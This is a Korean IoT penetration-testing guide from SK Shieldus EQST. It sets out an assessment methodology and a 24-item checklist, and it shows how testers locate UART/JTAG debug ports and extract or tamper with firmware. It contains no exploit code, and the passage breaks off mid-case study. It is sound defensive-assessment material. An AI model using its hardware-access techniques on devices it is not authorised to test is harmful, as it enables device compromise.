SK 쉴더스

EQST 그룹이 제안하는

IoT 진단 가이드 2.0

목 차

1. 문서개요

본 문서는 진단자 입장에서의 IoT Device 진단 시 활용 가능한 수준의 "진단 절차", "진단 항목 정리" 및 "조치 방안" 그리고 "진단 대응방안"의 내용을 다루는 것을 목표로 하였다. 해당 문서를 작성하며 진단 항목 선정의 경우 SK 쉴더스 IoT 보안가이드, OWASP IoT Top 10(2018), KISA 의 IoT 관련 문서들을 주로 참고하여 새로 구성하였다. 진단 예시의 경우 진단 수행 시 참고 가능하도록 실제(테스트 기기 한정) 분석을 통해 시도한 내역을 포함하여 과정에 대한 이해도를 높이기 위해 노력하였다. 조치 방안의 경우 요약하여 다루었으며 다소 범용적인 내용이 포함되어 있다.

2. 진단 방법론

IoT 진단 방법론은 아래와 같으며 하단에 각 단계별 내용을 기술하였다.

그림 1. IoT 진단 방법론

단계	수행내역
사전협의 및 범위 선정	업무 수행에 있어 기본적이 사항에 대해 업무 담당자와 협의를 수행 사전 정의를 위해 수행하는 단계
대상 분석 및 계획 수립	진단 대상에 대한 정보를 수집하고 분석하는 단계
위협 분석	주요 예상 위협들을 분류, 시나리오를 예상하는 단계
위협 검증	점검 항목 혹은 시나리오 기반의 공격을 수행하는 단계
대응방안 수립	취약 결과를 확인하고 대응방안을 제시하는 단계

표 1. 단계별 수행 내역 요약

2.1. 사전협의

업무 수행을 위한 대상 확정 및 현황을 파악을 위한 정보를 요청하는 단계이다. 일반적으로 아래와 같은 사항의 협의가 필요하다.

※ 요청 시 주요 협의 내역의 예

- 대상 기기의 OS, H/W Spec 정보(MCU, Memory 등)
- Firmware 의 사전 제공 여부(Firmware 획득이 불가능 한 경우를 대비)
- CLI 접속 가능 계정정보 제공 여부
- 분석기기(Device) 제공 여부 확인
- WIFI 점검 환경 준비 요청(공유기 필요)
- 모바일 단말 확보 필요
- 별도 제공되는 계정정보 요청
- 업무의 범위 및 기간의 재 확인

2.2. 계획수립

계획을 위한 대상의 정보를 수집하는 단계이다. 대상에 대한 정보를 최대한 수집하고 취합하는 단계이다. 프로젝트 수행을 위한 H/W 의 준비가 필요하다.

※ 계획 수립 시 주요 내역의 예

- 분석대상(Device)을 프로젝트에서 직접 해야 하는 경우 구매 진행
- Device 분석에 필요한 H/W 장비 및 일반 공구 수급
- Device 매뉴얼 확인
- App 관련 매뉴얼 확인
- Device 연동 및 서비스 확인
- 분해도 및 주요 H/W 에 대한 DataSheet 확인

2.3. 위협 분석

해당 Device 의 운용 시 발생할 수 있는 위협을 예상하여 목록화 하거나 혹은 공격이 가능한 경우에 대한 참고 시나리오를 마련하는 단계이다. 위협 분석 시 잘 알려진 모델을 활용한다.

위협 유형 분류	점수(위험도) 산정 - 상(3) / 중(2)/ 하(1)
신분위장 (**S**pooping Identity)	예상피해 (**D**amage potential)
데이터 변조 (**T**ampering with data)	재현확률 (**R**eproducibility)
부인 (**R**epudiation)	공격 용이도 (**E**xploitability)
정보유출 (**I**nformation Disclosure)	영향을 받는 사용자 (**A**ffected users)
서비스 거부 (**D**enial of Service)	발견 용이성 (Discoverability)
권한 상승 (**E**levation of Privilege)	

표 2. 위협분석 모델 활용

※ 발생 가능 위협 분석 정리 예시 (Case 정리 필요)

순번	위협	설명	위협 유형 구분 (STRIDE)	위험도 산정 (DREAD)
1	암호화되지 않은 네크워크를 통한 임의의 펌웨어 획득	OTA 업데이트 중 암호화되지 않은 트래픽의 내용을 확인하여 제조사에 의해 직접적으로 공개되지 않은 Firmware 획득이 가능	I	1
2	업데이트 기능 없음	해당 장치에 대한 업데이트가 진행되지 못함. 제조사를 통한 사후 지원을 별도로 받을 수 없는 상태	-	3
3	부트로더 접근 가능	제품 내부 포트를 통해 부트로더 접근을 통해 사용자가 변조 한 FileSystem 을 구동 가능함.	T / E	2
4	내부 포트를 통한 Device 내 주요정보 노출	제품 내부 포트를 통해 Device 고유 정보 및 암호화 키가 출력(TX)에 포함됨	I	2

표 3. 위협분석 표 작성 예시

※ 시나리오 예시 (공통적인 구간에 대한 주요 위협들을 선정하여 작성)




그림 2. 시나리오 작성

2.4. 취약점 점검

본 문서에 포함된 점검 항목은 SK 쉴더스 IoT 보안가이드, OWASP IoT TOP 10 (2018), KISA 등의 기관에 나열되어있는 위협을 포함하여 24 개 항목을 선정하였다.

2.5. 대응 방안 수립

진단 대상 별 사용되는 H/W 및 제품 구성을 고려하여 현실적인 방안을 제시하되, H/W 의 변경이 필요한 경우가 있을 수 있으므로 대응방안 수립 시 이에 대한 사항을 고려하는 것이 좋다.

3. 투입 예상 공수 (참고)

전체 프로세스에 대한 업무 예상 공수를 **최소한의 일정으로** 예상해보면 아래와 같다.

절차	예상 소요 기간 (1인)	이슈 요소
사전협의	1~2 Day / (0.1 m/m)	[지연] 협의 지연, 정보 제공
계획수립	2~3 Day / (0.15 m/m)	[지연] H/W, 분해 공구, 납땜 공구, 대상 준비 [지연] 최초 매뉴얼 및 기능 분석
위협분석	1~2 Day / (0.1 m/m)	-
취약점 점검	10~20 Day / (1 m/m)	[지연] 웹, 모바일 앱의 기능의 규모, 펌웨어의 규모
대응방안 수립	2~3 Day / (0.15 m/m)	[지연] 대응방안 논의 딜레이 [지연] 수행 내역이 포함된 보고서(양호 보고서) 작성
합계	약 1.5 m/m	-

표 4. 투입 예상 공수 표 (참고용)

※ 수행인력의 최소 기술적 역량은 아래의 조건을 충족해야 한다.

- 웹/모바일 점검 가능 필수 - Server, Mobile App
- 기본 전기 지식 - Device 분석
- H/W 지식 - Device 분석
- 리버싱 및 익스플로잇 지식 - 펌웨어, 실행파일 분석

※ 단 다음과 같은 업무 수행 시 수행 기간을 가늠하기 어려울 수 있다.

- Fuzzing 수행 (ARM/MIPS binary, Network Protocol)

: 신규취약점을 찾아야 하는 영역. 기술적 난이도가 있으며 스크립트작성, 코딩 및 분석 업무 등이 필요하므로 소요기간 산정이 어려움 (별도 논의 필요)

- 부채널 공격

: 부채널 공격에 고가의 분석 장비와 여러대의 테스트 기기가 필요하고, 공격 시 데이터 수집에 오랜 기간이 필요하므로 소요기간 산정이 어려움 (별도 논의 필요)

4. 점검 항목

점검 항목은 하드웨어, 펌웨어, 프로토콜, 웹/모바일 점검 항목으로 분류되며, 프로토콜은 NFC, MQTT, RTSP 등 각 통신 별 특화항목으로 구성된다. 웹/모바일 점검 항목은 따로 첨부되어 있지 않으며, 기존 웹/모바일 점검 항목을 기준으로 기기 및 연결된 서비스 점검을 수행한다.

4.1. IoT 점검 항목

점검 항목은 아래와 같다.

순번	분류	항목 명	항목 설명
1	하드웨어	[HW-001] 물리적 인터페이스 존재 여부	· [인터페이스 존재 유무에 대한 확인] · 디바이스 내/외를 확인하여, Firmware 추출 및 정보 획득(Shell 혹은 Bootloader에 접속)에 활용할 수 있는 물리적 포트가 존재하는지 확인
2		[HW-002] 분해 확인 매커니즘 적용 여부	· [분해 확인 매커니즘 적용 여부 확인] · 디바이스 내부 분석을 위해 분해를 시도하는 경우에 이를 식별하기 위한 대비책이 마련되어 있는지 확인
3	펌웨어	[FW-001] 펌웨어 추출 가능 여부	· [펌웨어 추출 가능 여부 확인] · Firmware를 추출하거나 Device에 존재하는 Filesystem의 추출 가능 여부를 확인
4		[FW-002] 펌웨어 변조 적용 가능 여부	· [변조된 펌웨어의 적용 가능 여부] · 펌웨어 변조 가능성이 존재하는 기능들을 점검하여 펌웨어 및 FileSystem의 무결성 검증 여부를 확인
5		[FW-003] 설정 미흡 여부	· [설정 미흡으로 판단되는 취약점들의 존재 유무 확인] · MCU 보안 옵션, 구동되는 서비스들에 대한 보안 설정 적용 여부를 확인
6		[FW-004] 불필요한 네트워크 서비스 존재 여부	· [불필요한 서비스의 존재 유무 확인] · Device에서 불필요한 서비스의 구동 여부를 확인
7		[FW-005] 취약한 계정 정보 사용 여부	· [취약한 계정 사용 여부 확인] · Device 관리 및 제어에 취약한 계정 이용 여부를 확인
8		[FW-006] 중요 정보 출력 여부	· [각종 출력 정보에 중요정보의 포함 여부 확인] · Device에서 발생하는 출력(인터페이스, 실시간 로그, 저장된 로그)을 통해 중요 정보의 출력 여부를 확인
9		[FW-007] 중요 정보 평문 저장 여부	· [중요 파일들에 대한 평문 저장 여부 확인] · Device의 저장장치 혹은 Firmware 내 중요 설정파일, 암호키, 인증정보 등에 대한 평문 저장 여부 확인
10		[FW-008] 백업 및 테스트파일 존재 여부	· [백업 및 테스트파일 존재 유무 확인] · Device 내 제공되는 서비스 혹은 Filesystem 내 백업 및 테스트 파일의 잔존 여부 확인
11		[FW-009] 전송 구간 보호 여부	· [통신 구간에 대한 평문전송, 중요정보 노출 여부 확인] · 일반적인 WIFI(무선) 통신 구간에 대해 SSL 적용 여부와 중요 정보 포함 여부를 확인
12		[FW-010] 백도어/디버깅 페	· [백도어 및 디버깅 페이지 존재 여부 확인]

		이지 악용	· 개발자 디버깅 페이지 또는 백도어를 이용하여 파일 읽기, 쉘 명령 실행 등의 악의적인 명령 실행 가능 여부를 확인
13		[FW-011] Command Injection	· [취약한 함수 존재 및 함수 인자에 대한 검증 여부 확인] · 취약한 함수 사용 및 함수 인자에 대한 검증이 미흡하여 공격자가 입력한 명령 실행 가능 여부를 확인
14		[FW-012] Buffer Overflow	· [입력 받는 데이터에 대한 길이 및 범위 검증 여부 확인] · 입력 받는 데이터에 대한 길이 및 범위 검증이 미약하여, 다른 메모리 영역 변조, 프로세스 강제 종료, 원격 명령 실행 등의 가능 여부를 확인
15		[FW-013] Format String Bug	· [안전한 포맷 스트링 사용 여부 확인] · 취약한 함수에 포맷 스트링을 정확히 사용하지 않아 메모리 값 노출, 메모리 값 변조 등의 가능 여부 확인
16	MQTT	[MQ-001] 불필요한 토픽 접근	· [MQTT 통신 시 불필요한 토픽 접근 가능 여부 확인] · 서비스 외 토픽 접근이 가능한지 확인하여, 권한 없는 사용자가 토픽 접근 및 이용 가능 여부 확인
17		[MQ-002] 디폴트 계정 사용 여부	· [MQTT 통신 연결 시 디폴트 계정 사용 가능 여부 확인] · MQTT Broker에 디폴트로 생성되는 계정 사용이 가능하여 접근 권한이 없는 사용자가 해당 계정을 이용해 서비스 접근 및 이용 가능 여부 확인
18		[MQ-003] 전송구간 보호 여부	· [MQTT 통신 구간에 대한 평문전송, 중요정보 노출 여부 확인] · 통신 구간 암호화 적용이 미흡하여 중요 정보 노출 및 노출된 중요 정보 악용 가능 여부 확인
19	RFID /NFC	[NFC-001] 카드 데이터 복제 가능 여부	· [카드 데이터 복제 가능 여부] · 보안성이 낮은 태그/카드를 사용하여 데이터를 복제한 후 사용 가능 여부 확인
20		[NFC-002] 카드 데이터 변조 가능 여부	· [카드 데이터 변조 가능 여부] · 태그/카드의 UUID, 데이터 값을 변조해 사용 가능 여부 확인
21		[NFC-003] 취약한 암호화 키 관리 여부	· [취약한 암호화 키 사용 여부] · 알려진 키 사용 및 취약한 키 사용으로 키 크랙 가능 여부
22	RTSP	[RT-001] 사용자 인증 누락	· [사용자 인증 수행 여부] · 사용자 인증 누락으로 인한 타 사용자 영상 정보 접근 가능 여부 확인
23		[RT-002] 취약한 인증 사용	· [취약한 인증 사용 여부] · 취약한 인증 사용으로 인한 계정 정보 누출 여부 확인
24		[RT-003] 취약한 액세스 권한 관리	· [취약한 액세스 권한 관리 여부] · 취약한 액세스 권한 관리로 인한 일반 사용자의 영상 정보 접근 가능 여부 확인

표 5. 디바이스 점검 항목

5. 하드웨어 및 펌웨어 점검 상세

5.1. [HW-001] 물리적 인터페이스 존재 여부

구분	내용
전제조건	· Device 분해/개조
취약점 설명	· [인터페이스 존재 유무 확인] · Device 내/외를 확인하여, 펌웨어 추출 및 정보 획득(Shell 혹은 Bootloader에 접속)에 활용할 수 있는 물리적 포트가 존재할 경우 디바이스 내 시스템 정보 노출 혹은 펌웨어 Dump 시도 등의 가능성이 존재하는 취약점
판단 기준	· 하기와 같은 Port들을 육안으로 식별하고 취약점 분석에 활용 가능성이 있는 경우 취약 (가능성 있는 포트 확인) [외부] Device 외부에 USB, RS232, Ethernet, SDcard 와 같은 단자 [내부] Device를 분해하여 UART, JTAG/SWD, I2C, SPI, 사전 구성된 회로 (usb, SDcard) 가 있을 경우 ※ PCB 내 주요 Chip의 DataSheet를 확인하고 활용 가능한 Pin들을 Direct로 연결하여 펌웨어 추출이 가능한 지 여부는 테스트가 필요하지만 **취약점으로 포함되지 않음** ※ BGA 형태의 경우 ChipOff (Desoldering)가 필요함. **기판 내 포트들에 대한 전압 체크와 로직 분석기 활용을 통해 Debug에 활용 가능한 포트가 없다면 양호로 판단 가능함.** (실제 Desoldering 작업에는 공수 부족 및 장비 마련, 분석 대상의 고장, A/S 불가 등 다양한 문제가 발생할 수 있음)
취약점 영향력	· Shell 접근을 통해 펌웨어 Dump 하고 분석하여 취약점 분석에 활용 · Filesystem에 저장된 주요 파일에서 중요 정보를 획득 · 변조된 펌웨어로 임의 업데이트를 수행하여 기기를 완전하게 제어할 가능성이 있음
보안대책	· 내/외 불필요한 물리적 인터페이스 제거 · MCU에서 지원하는 경우 보안 기능을 사용하여 위협을 최소화 · 전용 프로그램 등을 통해 접근할 수 있도록 구현

표 6. 물리적 인터페이스 존재

5.1.1. 참고 사항

[주의사항]

- 사전 협의되지 않는 이상 제품의 임의 분해 시 A/S 를 받기는 사실상 불가능 하다.
- 납땜 수행 시 주변 케이블 및 부품을 건드리면 안되므로 정리 혹은 테이핑 후 안전한 상태에서 진행한다.


※ 잘 알려진 Device 의 경우 분해 전 검색 엔진을 통해 해체, 분해 관련 키워드 (Teardown, Disassemble)등으로 사전 검색하여 정보를 수집을 시도하는 것이 좋다.

[준비물]

* 제품을 분해하는데 있어서는 다음과 같은 기본 공구가 필요하다.
  - '+', '-', '*' 드라이버 (사이즈는 각기 다름)
  - 플라스틱 오프닝 도구 (약한 강도의 분해)
  - 메탈 오프닝 도구 (힘을 가할 필요가 있을 경우)
  - 핀셋 (일반, 절연)
* 납땜을 수행하는데 아래의 공구 및 자재를 사용하였다.
  - 멀티테스터 (전압 확인, 통전 확인)
  - 납땜용품 (납(유/무연), 일반 점퍼용 단선, 납땜 기구)
* UART 연결을 위해 다음의 제품을 사용하였다.
  - FTDI - FT232 (3.3v / Normal USB Type)

5.1.1.1. 외부 인터페이스 확인

Device 외부에서 확인 가능한 Interface 는 대표적으로 USB, RS232, Ethernet (RJ45) , SDcard 가 있다.



USB Type(Male, Female) RS232 SDcard , AUX RJ45 (Ethernet)

그림 3. 외부 단자 예시

Device 종류에 따라서는 AUX, Wired(RJ42) 단자 Smart TV 의 경우 HDMI 단자, 등 유지보수 중 Debug 목적으로 활용 가능한 Port 가 존재하므로 외부에 노출 Port 들에 대한 식별이 우선적으로 필요하다.

그림 4. USB 포트가 외부에 노출된 예시

외부 Interface 의 확인은 쉽게 가능하며 Device 의 표면을 살펴보면 된다.

상단의 Device 는 USB-TypeA (Female) 포트가 있으며 매뉴얼 확인 시 충전용으로 사용되는 것을 확인할 수 있었다.

※ USB Port 의 경우 매뉴얼에 존재하지 않지만 버튼 조합을 통해 숨겨진 mode 로 변경될 가능성도 있으므로 기본 매뉴얼에 존재하지 않는 패턴으로 버튼을 눌러 보는 작업도 필요하다.

- 제품이 켜진 상태에서 전원 버튼과 블루투스 버튼을 동시에 3초 이상 길게 누르면 제품이 초기화 됩니다.
- 초기화 중에는 파란색 불빛이 켜졌다가 꺼진 뒤, 보라색 불빛이 켜집니다.
- 제품 초기화가 완료되면 파란색 불빛이 켜졌다 꺼지고 대기 모드로 진입합니다. 제품의 모든 설정값이 출고 당시의 기본값으로 복원 되고, 모든 연결 정보와 네트워크 설정이 삭제됩니다.

그림 5. 제품 매뉴얼의 초기화 방법 확인

단순히 해당 Port 의 유무 만으로는 취약 판단을 내릴 수는 없으며 Debug 용도로 활용 가능 여부를 추가로 필요하다. 펌웨어 변조 적용 가능(6.4 항목 취약의 경우) 시 일부 아래와 같이 특정 설정을 변경 적용하여 adb_shell 을 활성화하고 외부에 노출된 USB 포트를 adb 연결에 활용 할 수 있다.




그림 6. 외부 USB 단자 활용 가능 확인 예시

5.1.1.2. 내부 인터페이스 확인

대표적인 내부 인터페이스는 아래와 같다.

No	명칭	주요 특징	주요 단자
1	UART (Universal Asynchronous Receiver/Transmitter)	1:1 비동기 통신 Baudrate : 직렬-병렬 통신 변환 속도 동기화 설정 RS232 활용하는 경우 많음	Tx : 데이터 송신에 사용 Rx : 데이터 수신에 사용
2	JTAG(Joint Test Action Group)/ SWD (Serial Wire Output)	[JTAG]10, 14, 16, 20 Pin등 다양한 구성이 있음. [SWD] 3핀 구성으로 디버깅 가능	TDI : 데이터 입력 TMS(SWDIO) : Mode State RTCK(SWCLK) : Clock TRST : Reset TDO(SWO) : 데이터 출력
3	I2C (Inter-Integrated Circuit) / TWI(Two Wire Interface)	1:N 동기 직렬 통신	SDA(TWD) : 데이터 전송 SCL(TWCK) : 클럭
4	SPI (Serial Peripheral Interconnect)	1:N 동기 직렬 통신	SCLK : Serial Clock - MASTER 클럭 MOSI : Master Output Slave Input. MISO : Master Input Slave Output. SS : Slave Select.


표 7. 대표 내부 인터페이스 정리

내부 인터페이스 연결 시 VDD(VCC), GND (Vee, Vss)의 연결이 반드시 필요하다. High, Low 신호를 위한 기준이 있어야 하므로 기본 2 개의 선은 연결이 반드시 필요하다. VCC 의 전압을 알 수 없는 경우에는 직접 멀티테스터를 활용하여 GND, VCC 를 찍어 (DC) 5v, 3.3v, 1.8v 등을 반드시 확인해야 한다.

분석 Device 가 외부로부터 전원을 이미 공급받고 있는 상태라면 VDD(VCC)의 연결은 별도로 수행하지 않고 GND, RX, TX 를 연결하여야 출력 확인이 가능하다.

반드시 교류(AC v220)가 연결되어 있는 회로의 근처는 납땜 및 확인 시 주의하여야 한다. 쇼트가 발생하면 동일 AC 전원을 사용하는 라인 전체를 담당하는 차단기가 내려가므로 반드시 주의가 필요하다. (실제 차단기가 동작하여 업무 PC 사용 불가 상황 발생 - 시설 부서 연락 후 조치 대기)


아래는 정상의 경우와 Debug 단자 근처 AC 회로와의 쇼트로 인해 PCB 가 손상된 경우를 보여준다.



정상 PCB - 스마트 플러그 AC 쇼트로 인한 PCB 손상 - 스마트 플러그

그림 7. 내부 포트 확인 시 AC 주의


실제 참고 할만한 내부 단자의 유형은 핀 헤더가 직접 노출되는 유형이나, 포트만 존재하는 경우이며 아래와 같다.



연결 가능 핀 헤더가 존재하는 경우 동판 포트 확인

그림 8. 내부 단자 유형

※ [참고] 취약점으로 진단할 수는 없으나 Datasheet 참고를 통해 pin 을 Direct Access 하는 경우가 있다.
BGA 방식의 MCU 를 활용하여 pin 에 접근할 방법이 없는 경우 H/W 개조가 필요하다



Pin 직접접근 (취약점 아님) BGA 방식 (Chipoff 및 H/W 개조가 필요한 경우)

그림 9. 분석 시 경험 가능한 유형

5.1.2. 양호 Case 1 (AI 스피커)

내부 인터페이스의 확인을 위해 Device 분해를 시도한다.




그림 10. Device 분해 시도

분해 결과 해당 제품의 하단에서 활용 가능한 내부 포트가 발견되었다.


